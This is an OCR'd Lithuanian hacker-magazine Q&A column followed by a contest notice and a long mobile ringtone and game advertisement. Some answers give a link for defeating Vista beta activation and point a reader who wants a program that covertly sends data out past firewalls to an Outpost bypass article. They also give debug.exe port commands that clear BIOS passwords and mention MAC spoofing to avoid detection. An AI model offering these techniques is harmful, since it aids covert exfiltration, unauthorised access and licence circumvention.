A: Iso byla–atvaizdas (*image*) — tai tiksli distributyvo disko kopija, tačiau ji saugoma vienoje byloje. Viskas, ką tau reikia padaryti — įrašyti šį atvaizdą į DVD diską su *Nero* arba bet kokia kita analogiška programa. Svarbiausia — įrašyti ne patį *iso* atvaizdą, o iš jo: *Nero* tam skirta funkcija „Disc image or saved project". Taip tu gausi užkraunamą (*bootable*) diską su įdiegikliu. Įdiegimą galima pradėti arba iš įdiegtos sistemos, arba užsikrovus iš šio disko (prieš tai kompiuterio BIOS'e reiktų aktyvuoti krovimąsi iš kompaktinių diskų įrenginio). Štai, tiesą sakant, ir viskas. Toliau problemų iškilti neturėtų, kadangi „Microsoft" specialistai padarė viską kas įmanoma, kad įdiegimas būtų kuo paprastesnis.

Beje, jeigu neturi galimybės įsirašyti diską arba tiesiog nenori gadinti savo veikiančios sistemos, gali pamėginti *Vista* įdiegti į virtualią mašiną. Šiuo atveju ISO bylą reikia primontuoti kaip CD–ROM. Normaliam darbui virtualiai mašinai teks išskirti mažiausiai 512 Mb operatyvinės atminties ir ne mažiau 10–15 Gb disko erdvės (pati *Vista* užima daugiau nei 7 gigus). Mūsų pažįstami jau pasidalino įspūdžiais ir išsiaiškino, kad su virtualizavimo uždotimi kuo puikiausiai susitvarko *VMware Workstation* ir *Microsoft Virtual Server*. Tiesa, dirbti tokioje sistemoje vis tiek vargu ar pavyks — ji nuolat stabdo. Yra dar viena problema: beta versijos veikimo laikotarpis. Atsikratyti šio nemalonaus nesusipratimo galima pasinaudojus paprasta *http://antiwpa.org.ru/* svetainėje platinama programa.

Q: Rašau programą, kuri slapta nuo vartotojo į nutolusį serverį išsiunčia tam tikrą statistiką. Viskas legalu, tai paprasčiausias formalumas. Programa privalo mokėti apeiti ugniasienes. Pradėti turbūt derėtų nuo Outpost kaip nuo labiausiai paplitusios ugniasienės. Ką manai?

A: Bet koks neteisėtas informacijos siuntimas — tai jau savaime nelegalus dalykas. O *Outpost* — kietas riešutėlis. Net ir bazinė konfigūracija gali pasigirti apsauga nuo kodo įterpimo (*Inject*), komponentų kontrole, o ir šiaip, apeiti ją vartotojo režime (*User Mode*) gana sudėtinga. Jeigu pažiūrėtume į ugniasienės vidurius, tai paaiškėtų, kad apsauga nuo perėmimo įgyvendinama iš karto 4–iuose lygiuose: TDI (stebimi kreipiniai į *\Device\Ip*, *\Device\RawIp*, *\Device\Tcp* ir *\Device\Udp* įrenginius), *IpFilterDriver* lygyje (speciali ir dokumentuota *Windows* savybė), NDIS lygyje (standartinės tinklo plokštės sąsajos specifikacija, kurią „Microsoft" sukūrė tam, kad komunikavimui skirti protokolai būtų nepriklausomi nuo kompiuterio tinklo įrangos) ir DNSAPI bibliotekos lygyje, kuri transformuoja domenų vardus į IP adresus (ir atvirkščiai). Tačiau nepaisant visų *Outpost* kūrėjų gudrybių, visa tai galima apeiti. Apie tai, kaip susidoroti su visais apsaugos lygiais, tu sužinosi šiame straipsnyje: *www.wasm.ru/article.php?article=outpostk*. Medžiagą papildo išeities tekstai.

Q: Kaip kuo paprasčiau būtų galima atjungti BIOS slaptažodį, sistemoje turint minimalias teises?

A: *Windows NT* sistemose pateikiamas ganėtinai naudingas įrankis — *debug.exe*. Tai standartinė derinimo priemonė, apie kurią mažai kas žino ir kuria dar mažiau kas naudojasi. Vis dėlto šiandien ji mums labai pravers. Atstatyti visus BIOS nustatymus, taip pat ir užkrovimo slaptažodį, galima surinkus vos keletą komandų pačiame derintuve:

— o 7011
— o 7122

Įvedei? Tuomet persikrauk ir patikrink. Kadangi visų tipų BIOS'ai (AMI, AWARD ir kiti) naudoja standartines jungtis, šis būdas vienodai gerai tiks bet kuriam iš jų.

Q: Vaikinai, langinių swap byla — tikra bjaurybė. Paprastai ją ištyrinėjus paaiškėjo, kad į ją rašoma daugybė konfidencialios informacijos! Be abejo, swap galima saugiai pašalinti (kad ir su ta pačia BCWipe), tačiau negi imsi tai daryti kiekvieną kartą. Ar yra koks nors lankstesnis šios nemalonios situacijos sprendimas?

A: O kodėl gi tau *swap* bylos nešifravus veikimo metu? Žinoma, daugelis duomenų šifravimo priemonių tokios galimybės neturi, tačiau tam tinkamų įrankių vis dėlto yra. Pavyzdžiui, su šia užduotimi tikrai susitvarko *CryptoSwap Guerilla* (*www.geocities.com/phosphor2013/list.htm*). Po įdiegimo *CryptoSwap* užkrauna savo žemo lygio tvarkyklę, kas padaroma prieš *Windows* virtualios atminties mechanizmo paleidimą ir *swap* bylos inicializavimą. Po to generuojamas atsitiktinis einamai sesijai unikalus šifravimo raktas: viso darbo metu jis bus saugomas operatyvinėje atmintyje ir nė karto neįrašomas į diską. Po užkrovimo tvarkyklė skrupulingai perims visas *swap* bylos skaitymo/rašymo užklausas ir jas įvykdys, visus duomenis šifruodama su unikaliu raktu. Be to, išeinant iš sistemos *CryptoSwap* išvalo *swap* bylą, užpildydama ją nuliais. Beje, šią laiko reikalaujančią funkciją galima lengvai atjungti paleidus prie programos pridedamą bylą *disableswapwipe.reg.* (www.geocities.com/phosphor2013/list.htm).

Q: Kaip galima sugauti ir įrodyti wardriverio kaltę?

A: Kompetentingi organai hakerius aptinka gana paprastai: daugeliu atvejų po įsilaužimo atakuojančiojo MAC adresas lieka maršrutizatoriaus ARP lentelėje arba komutatoriaus išmoktų MAC adresų lentelėje. Maža to, kad MAC adresas suėmus hakerį bus rimtas prieš jį liudijantis įkaltis, tai taip pat geras būdas jį aptikti! Pagal MAC adresą lengvai galima nustatyti tinklo plokštės gamintoją, o šis turi MAC adresų ir tinklo plokščių serijinių numerių atitikmenų bazę. Toliau galima tikrinti pardavimų taškus, pirkėjus, ir t.t. Žinoma, pas mus tai nelabai realu, tačiau labiau į Vakarus esančiose valstybėse — visiškai įmanoma.

MAC-address 00-00-86-58-FF-FF
Aptiktas gamintojas:
MEGAHERTZ CORPORATION
605 NORTH--5600 WEST
SALT LAKE CITY UT 84116-3738

Tiesa, MAC adresą galima pakeisti (užmesk akį į programą SMAC), tačiau apie tai žino toli gražu ne visi.

Q: Kai kurių populiarių ir sudėtingų skriptų aprašymuose dažnokai minima santrumpa AJAX. Kaip aš supratau, tai speciali dinaminių puslapių kūrimo technologija. Tačiau kame jos esmė? Nejaugi negalima tiesiog naudotis PHP arba Perl?

A: Skriptų sugeneruotas puslapių turinys iš tiesų yra dinaminis, kadangi jis priklauso nuo tam tikrų parametrų (tegu net ir nuo skyrelio pavadinimo), tačiau jis nėra interaktyvus! Pereinant iš vieno skyrelio į kitą, lankytojui tenka visą puslapį užkrauti iš naujo, nors šie puslapiai turi tam tikrą bendrą dalį, kuri visiškai nesikeičia. Išmintinga būtų vartotojui perduoti tik jam reikalingus duomenis, o ne reaguojant į kiekvieną jo veiksmą perkrovinėti visą puslapį. Šį principą ir naudoja AJAX (*Asynchronous JavaScript and XML*) — tai naujas būdas kurti interaktyvius puslapius, panaudojant *JavaScript* ir XML. AJAX modelį būtų galima apibūdinti taip: vartotojas užeina į *web* puslapį ir nuspaudžia kokį nors jo elementą. *JavaScript* skriptas nustato, kokios informacijos reikia puslapiui atnaujinti. Naršyklė išsiunčia serveriui atitinkamą užklausą, o šis, savo ruožtu, grąžina tik tą dokumento dalį, kurios buvo prašoma. Skriptas pagal gautą informaciją atlieka pakeitimus (pilnai neperkraudamas puslapio). AJAX labiau išpopuliarėjo po to, kai *Google* ją pradėjo naudoti tokiuose savo projektuose, kaip *Gmail* (*www.gmail.com*) ir *Google Maps* (*maps.google.com*). Išsamų šios technologijos aprašymą ir papildomą medžiagą rasi adresu *http://en.wikipedia.org/wiki/AJAX* (yra ir lietuviška šio puslapio versija, tačiau joje daug mažiau informacijos: *http://lt.wikipedia.org/wiki/AJAX*).

Q: Naujuose nešiojamųjų kompiuterių modeliuose kažkodėl nėra PCMCIA lizdų. Kas per nesąmonė, juk tai taip patogu!

A: Bičiuli, PCMCIA — tai jau praeitis. Dabar išoriniams įrenginiams prijungti naudojamas kitas magistralės ir lizdo standartas. Jis vadinasi *ExpressCard*, šiuo metu yra dvi šio standarto modifikacijos: *ExpressCard/34* ir *ExpressCard/54*. *ExpressCard* modulių gabaritai, lyginant su PCMCIA, yra 40% mažesni, jie užtikrina didesnį duomenų perdavimo greitį (iki 250 Mb/s). Skirtumas akivaizdus.

Klausimas vertas



puikių kolonėlių GENIUS SP-J10

Ar nori „Hakerį“ skaityti internete?



Laimėtojas bus išrinktas burtų k

Atsakymą siųsk:

SMS žinute numeriu **1656**, įrašęs **HAKERIS** ir atsakymą **TAIP** arba **NE**. Pvz.:

HAKERIS TAIP

(SMS žinutės kaina - 1 Lt)

el. paštu:

info@hakeris.lt

internete:

http://hakeris.lt

Jei jau esi mobilus – būk ir stilingas

laika

Melodijos

Polifoninės melodijos: rašyk SMS: EXEP KODAS, siųsk numeriu 1321, kaina 2 Lt. *pvz.: exep axel*
Monofoninės melodijos: rašyk SMS: EXEM KODAS, siųsk numeriu 1321, kaina 2 Lt. *pvz.: exem axel*
Tikro garso melodijos: rašyk SMS: EXETRUE KODAS, siųsk numeriu 1326, kaina 5 Lt. *pvz.: exetrue sorry*
Nusiųsk draugui: EXEP KODAS 370XXXXXXX Gausi žinutę su nuoroda, iš kurios atsidarysi savo užsakymą.

NAUJOS TOP 5	Poly / Mono kodas	MP3 kodas
Pussycat Dolls / Buttons	buttons	tons
Nelly furtado / Maneater	maneater	mane
Beyonce/De Ja Vu	dejavu1	beyo
Christina Aguilera / Aint No Other Man	-	cman
Pink / Who Knew	whoknew	kne

TOP 10	Poly / Mono kodas	MP3 kodas
Dima Bilan / Never Let You Go	neve	-
Lordi / Hard Rock Hallelujah	hardro	-
X-Files	xfiles	-
Simpsonai	simpsons	-
Benassi Bros ft. Dhany / Every Single	everysing	-
Flipside Feat. Piper / Happy Birthday	bday	-
Justin Timberlake / Sexyback	sexy	-
Bob Sinclair / World, Hold On	world	-
AC/DC / TNT	tnt	-
Mattafix / Big City Life	bigcitylife	-

RUSIŠKI HITAI	Poly / Mono kodas	MP3 kodas
A Shelygin / Brigada	brigada	-
Серёга / Возле дома твоего	vozle	-
Дима Билан / Я Тебя Помню	tebya	-
Город 312 / Останусь	ostanus	-

ŠI DAINA VEŽA!

Scissor Sisters / I Don't Feel Like Dancin' — likeda



COOL MELODIJOS	Poly / Mono kodas	MP3 kodas
Rihanna / Unfaithful	-	riha
Benassi Bros ft. Dhany / Hit My Heart	hitmyhea	-
ATB / Ecstasy	ecsta	ecstasy
Paris Hilton / Stars Are Blind	starsare	stars
Europe / The Final Countdown	finalcou	final1
The Eagles / Hotel California	hotelcalif	hotel
Krokodilas Gena ir Kūlverstukas	genajapots	-
Nu, Pogodi!	nupogodi	-
Vaiko juokas	-	baby21
Scissor Sisters / I Don't Feel Like Dancin'	likeda	-
Gnarls Barkley / Crazy	crazy1	crazy
Wet wet wet / Love is all around	-	wet
Kelly Clarkson / Break away	-	aka



SUPER LIETUVIŠKOS MELODIJOS	Poly / Mono kodas	MP3 kodas
Antis / Zombiai	zombi	-
Rasa ir Jonas / Teka Saulė	teka	-
Land / You Take The Waters	waters	waters
Aleksandras Makejevas / Tėvelis	tevelis	-
ŽAS Ir Sadūnai / Lietuvaičiai Žygin Eina	lietu	-
Dr. Green / (Tavo nugaroj) Kablys	tavo	-
Jurga / Nebijok	nebijok	-
Lemon Joy / Ten Kur Mylėjau	tenkur	tenkur
Rasa ir Jonas / Čiulba Ulba	ciulba	ciulba
Vaidas / Ką Tu Mėgsti	katu	katu
SEL / Parašyk Man Laišką Iš Paryžiaus	para	parasyk

LT United	Poly / Mono kodas	MP3 kodas
We Are The Winners	winners	winners
Fashion Show	fashion	fashion

69 Danguje		
9 danguj	dangu	danguje
Super Mergaitės	merga	mergait
Ašarėlė	asarele	-
Berniukai Saldainiukai	berni	-

NL Naujieji Lietuviai		
R-1	-	naur1
Užknisa tavo skambučiai	uzknisa	uzknisa
Afigienai	afigen	afigen
Ruri Ruri	ruri	ruri
Aš laimingas	laimi	laimi
Mano princesė	mano	-

Madonna	Poly / Mono kodas	MP3 kodas
Hung Up	hungupht	hungup
Get Together	gettoget	getget
Sorry	sorrymado	sorry

Black Eyed Peas		
Let's Get It Started	letsgetits	-
My Humps	myhumpsht	myhumps
Pump It	pumpi	pumpit

Shakira		
Hips Don't Lie	hips	-
Don't Bother	dontbother	bother
Whenever, Wherever	whenever	-

50 Cent		
Candy Shop	candyshop	-
Just A Lil Bit	justalil	-

Žaidimai telefonams

Rašyk SMS: EXEGAME KODAS, siųsk numeriu 1336. Kaina 10 Lt. *Pvz.: exegame car*
Nusiųsk draugui: EXEGAME KODAS 370XXXXXXX Gausi žinutę su nuoroda, iš kurios atsidarysi savo užsakymą.

Navy Challenge

Naujiena!

Siųsk sms: EXEGAME navy



Nesenstantis jūrų mūšis dabar jau gali būti ir tavo mobiliajame telefone. Pabandyk klasikinę žaidimo versiją arba pasitelk modernius ginklus pažangioje.

Tavo arsenale raketos, torpedos ir oro bombos. Taip pat gali įsigyti radarą, kuris padės nustatyti, kur yra tavo priešai, ir netgi keisti savo laivų pozicijas. Intuityvios programos dėka žaidimas yra greitas ir amžinas.

SENAS GERAS JŪRŲ MŪŠIS!

Motorola L6, C380, C390, C975, C980, E1000, PEBL U6, V1050, V180, V220, V360, V400, V500, V525, V547, V600, V80, V975, V980, Nokia 3220, 3230, 3510i, 3520, 3530, 3560, 3650, 3660, 5100, 6010, 6020, 6060, 6101, 6111, 6131, 6170, 6230, 6230i, 6260, 6270, 6280, 6310i, 6600, 6630, 6650, 6670, 6680, 6681, 6682, 7260, 7270, 7360, 7370, 7600, 7610, 7650, 8800, 8801, 8910i, E70, N-Gage, N-Gage QD, N70, N80, N90, N91, Samsung D500, D500E, D600, D800, E300, E310, E330, E350, E350E, E530, E600, E620, E630, E700, E710, E720, E770, E800, E810, E820, E860, E860V, X450, X460, X480, X600, X640, X660, Z140, Z300, Z540, Siemens C65, C72, C75, CF75, CL75, CX65, CX70, CX75, CXV65, M65, ME75, S65, S75, SK65, SL65, SL75, Sony Ericsson J300, J300i, K300, K500i, K508i, K800i, S700, T610, T630, W900, W900i, Z1010, Z500, Z520a, Z520i, Z600

The Fast and The Furious – Tokyo

Siųsk sms: EXEGAME furioustokyo



Sėkmingiausias lenktynių žaidimas pasiekia Japonijos gatves ir pratrūksta Tokijaus drift racing scenoje nepakartojamomis trimatėmis grafikomis! Tau teks naujoko vaidmuo naujame keistame mieste, kur taisyklės gatvėse pavojingos ir kartu viliojančios. Turėsi įvaldyti dreifavimo meną ir įveikti savo priešus tempu ir įgūdžiais. Norėdamas progresuoti turėsi užsitarnauti pagarbą, sureguliuok savo automobilį ir pasiruošk savo gyvenimo lektynėms prieš negarbingąjį Drift King!

Motorola C380, C975, V3, V300, V360, V400, V500, V525, V550, V600, V80, V975, Nokia 2650, 2652, 3100, 3105, 3108, 3120, 3200, 3205, 3220, 3250, 3300, 3510i, 3560, 3585, 3590, 3595, 3600, 3620, 3650, 3660, 5100, 5140, 6010, 6020, 6021, 6030, 6100, 6108, 6200, 6220, 6225, 6230, 6235, 6235i, 6585, 6610, 6610i, 6800, 6810, 6820, 6822, 7200, 7210, 7250, 7250i, 7260, 7650, 8910i, N-Gage, N-Gage QD, Samsung D410, D500, D600, E100, E350, E530, GX30, Siemens C65, CV65, CX65, CXV65, M65, S65, SL65, Sony Ericsson K700i, K750i, T610, T616, T618, T630, W550, W550i, Z600

Colin McRae Rally

Siųsk sms: EXEGAME colinmcraerally



Viską pakeliui nušluojantis naujasis Colin McRae Rally pagaliau mobilus. Žaidimas yra tiesiog pritrenkiantis, kuriame tu vairuoji klasikinę Subaru Impreza WRX. Tikroviškas 3D žaidimo apipavidalinimas tau sukels šiurpulius...

Motorola C975, V1050, V220, V3, V300, V400, V500, V525, V550, V600, V80, V975, Nokia 2650, 2652, 3100, 3105, 3108, 3120, 3200, 3205, 3220, 3230, 3300, 3510i, 3560, 3585, 3590, 3595, 3600, 3620, 3650, 3660, 5100, 5140, 6010, 6020, 6021, 6030, 6100, 6108, 6200, 6220, 6225, 6230, 6230i, 6235, 6235i, 6260, 6585, 6600, 6610, 6610i, 6620, 6630, 6670, 6680, 6681, 6800, 6810, 6820, 6822, 7200, 7210, 7260, 7610, 7650, 8800, 8910i, N-Gage, N70, Sagem MyV55, MyV65, Samsung D500, D600, E530, Z140, Z300, Z500, Sharp GX10, GX15, GX20, GX25, Siemens C65, CV65, CX65, CXV65, M65, S65, SL65, SX1, Sony Ericsson J300, J300i, K300, K750i, W550, W550i

Platinum Sudoku

Naujiena!

Siųsk sms: EXEGAME plsudoku




Platinum Sudoku yra pats išsamiausias žaidimas dėlionė mobiliajam telefonui. Net 128 tūkstančiai dalelių bei 5 sudėtingumo lygmenys tikrai neleis tau nuobodžiauti. Po to kai išmoksi žaidimo taisykles, galėsi pradėti nuo lengvesniojo lygmens, tačiau jei esi patyręs žaidėjas gali pasinerti tiesiai į profesionalųjį lygmenį ar žaisti Sudoku X – įpatingą žaidimą, kuris daugelį verčia gerokai paprakaituoti.

Alcatel OneTouch 556, LG C3300, C3310, C3320, F2100, F2400, Motorola C380, C975, C980, E1000, V1050, V180, V220, V3, V300, V400, V500, V525, V547, V550, V600, V620, V635, V80, V975, V980, Nokia 2650, 3100, 3120, 3200, 3220, 3230, 3250, 3300, 3510i, 3595, 3620, 3650, 3660, 5100, 5140, 5140i, 6010, 6020, 6021, 6030, 6060, 6100, 6101, 6102, 6111, 6200, 6220, 6230, 6230i, 6260, 6280, 6600, 6610, 6610i, 6620, 6630, 6680, 6800, 6820, 7200, 7210, 7250, 7260, 7370, 7610, 7650, N-Gage, N-Gage QD, N70, Sagem MyC5-2 Sagem MyV55 Sagem MyV65 Sagem MyX5-2, D500, D600, E310, E330, E350, E630, E700, Samsung E720, E800, E810, E820, E860, V200, X460, X660, Z130, Z140, Z150, Z300, Z500, Z540, Sharp GX10, GX15, GX20, GX25, GX30, GX40, Siemens C65, C75, CV65, CX65, CXV65, M65, ME75, S65, SL65, Sony Ericsson J300, K300, K500i, K508i, K700i, K750i, S700, T610, T630, V800, W550i, W800i, W900i, Z600

Bruce Lee - Iron Fist

Naujiena!

Siųsk sms: EXEGAME bruceironfist



Žaisk kaip Bruce Lee ir slapta padėk kinų valdžiai, dalyvaudamas nelegaliame „Geležinio kumščio" turnyre. Išbandyk šį įvairių iššūkių pilną žaidimą: susirunk su elitiniais, iš viso pasaulio susirinkusiais kovotojai, kurie atvyko įrodyti savo pranašumo, nugalėk „Geležinio kumščio" čempioną, kad uždarytum šį nelegalų turnyrą ir atiduotum klaną į teisėsaugos rankas.

Motorola C975, E1000, V220, V3, V300, V400, V500, V525, V550, V600, V80, V975, Nokia 3220, 3230, 3250, 3600, 3620, 3650, 3660, 5140, 6020, 6021, 6030, 6230, 6235, 6235i, 6260, 6600, 6620, 6650, 6670, 6822, 7260, 7610, 7650, Samsung D500, D600, E770, Sony Ericsson J300, J300i, K300, K750i, W550, W550i, W900, Z500

Spalvoti paveikslukai, JAVA žaidimai ir polifoninės melodijos tinka OMNITEL, BITĖS ir TELE2 abonentams, užsisakiusiems WAP paslaugą. Jei siųnčiate žinutę draugui, mokėsite pats. Polifoninių melodijų užsakymui tinka dauguma žinomų Nokia, Motorola, Alcatel, LG, Samsung, Siemens ir SonyEricsson modelių, kurie groja polifonines melodijas. Monofoninės melodijos tinka visiems Nokia modeliams. Tikro garso (mp3) melodijos tinka tiems NOKIA, MOTOROLA, SAMSUNG, SIEMENS ir SONY ERICSSON telefonų modeliams, kurie atkuria mp3 formatą (pasitikrinkite savo telefono specifikacijas).
-ženklu pažymėti kūriniai yra išgarsinti garsaus atlikėjo, bet neįdainuoti.
Spalvotų paveikslėlių užsakymui tinka dauguma žinomų Nokia, Motorola, Alcatel, LG, Samsung, Siemens ir SonyEricsson modelių su spalvotu ekanu. Animuotos ekrano užsklandos tinka tiems telefonų modeliams NOKIA, MOTOROLA, SAMSUNG, SIEMENS ir SONY ERICSSON , kurie suderinti animuotiems paveikslukams (pasitikrinkite savo telefono specifikacijas). Laikrodžiai ekranui: Nokia 3230, 3600, 3620, 3660, 6260, 6600, 6620, 6630, 6670, 6680, 6681, 6682, 7610, N-Gage, N-Gage QD, N70, N90.
Kilus klausimams: laika.lt@laikamobile.com

Juokingi Skambučiai

Priversk visus kikenti! Nusiųsk juokingą skambutį, kai to mažiausiai tikimasi

Beje, tai gali padaryti net tik į mobilųjį, bet ir į stacionarųjį telefono aparatą.
Siųsk žinutę: SUPER kodas draugo/-ės telefono numeris trumpuoju numeriu 1326

Pvz.: SUPER 6 37068600000

Po kelių minutėlių tavo draugas/-ė gaus netikėtai gaus juokingą skambutį. Žinutės kaina - 5 Lt

kodas	tema
Super 1	Blaivykla
Super 2	Gimtadienis
Super 3	Sekso reikmenų parduotuvė
Super 4	Gydytojas
Super 5	Kaimynas

Spalvoti paveiksliukai

Rašyk SMS: EXEI KODAS, siųsk numeriu 1321
Kaina 2 Lt. *Pvz.: exei car*
Nusiųsk draugui: EXEI KODAS 370XXXXXXX
Gausi žinutę su nuoroda, iš kurios atsidarysi savo užsakymą.

EXEI smile · EXEI fox · EXEI palmonbeach2 · EXEI spiderneo · EXEI halloweencat · EXEI lion2 · EXEI src1 · EXEI sunsetstallion · EXEI fono11 · EXEI src5 · EXEI virus · EXEI cats06 · EXEI genesis · EXEI grimreaper2 · EXEI pb291 · EXEI pb293 · EXEI fono01

Animacijos

Rašyk SMS: EXEANI KODAS, siųsk numeriu 1328.
Kaina 3 Lt. *Pvz.: exeani shell*
Nusiųsk draugui: EXEANI KODAS 370XXXXXXX
Gausi žinutę su nuoroda, iš kurios atsidarysi savo užsakymą.

EXEANI pumpwall · EXEANI hwcatclaws · EXEANI hwreaper1 · EXEANI elephant · EXEANI ru4470 · EXEANI exotic · EXEANI polegirl · EXEANI hwghost1 · EXEANI badshot · EXEANI witchsquadron · EXEANI seashell · EXEANI maldives · EXEANI lavalampbluste · EXEANI dog4 · EXEANI caveman · EXEANI bestfriend · EXEANI gooddog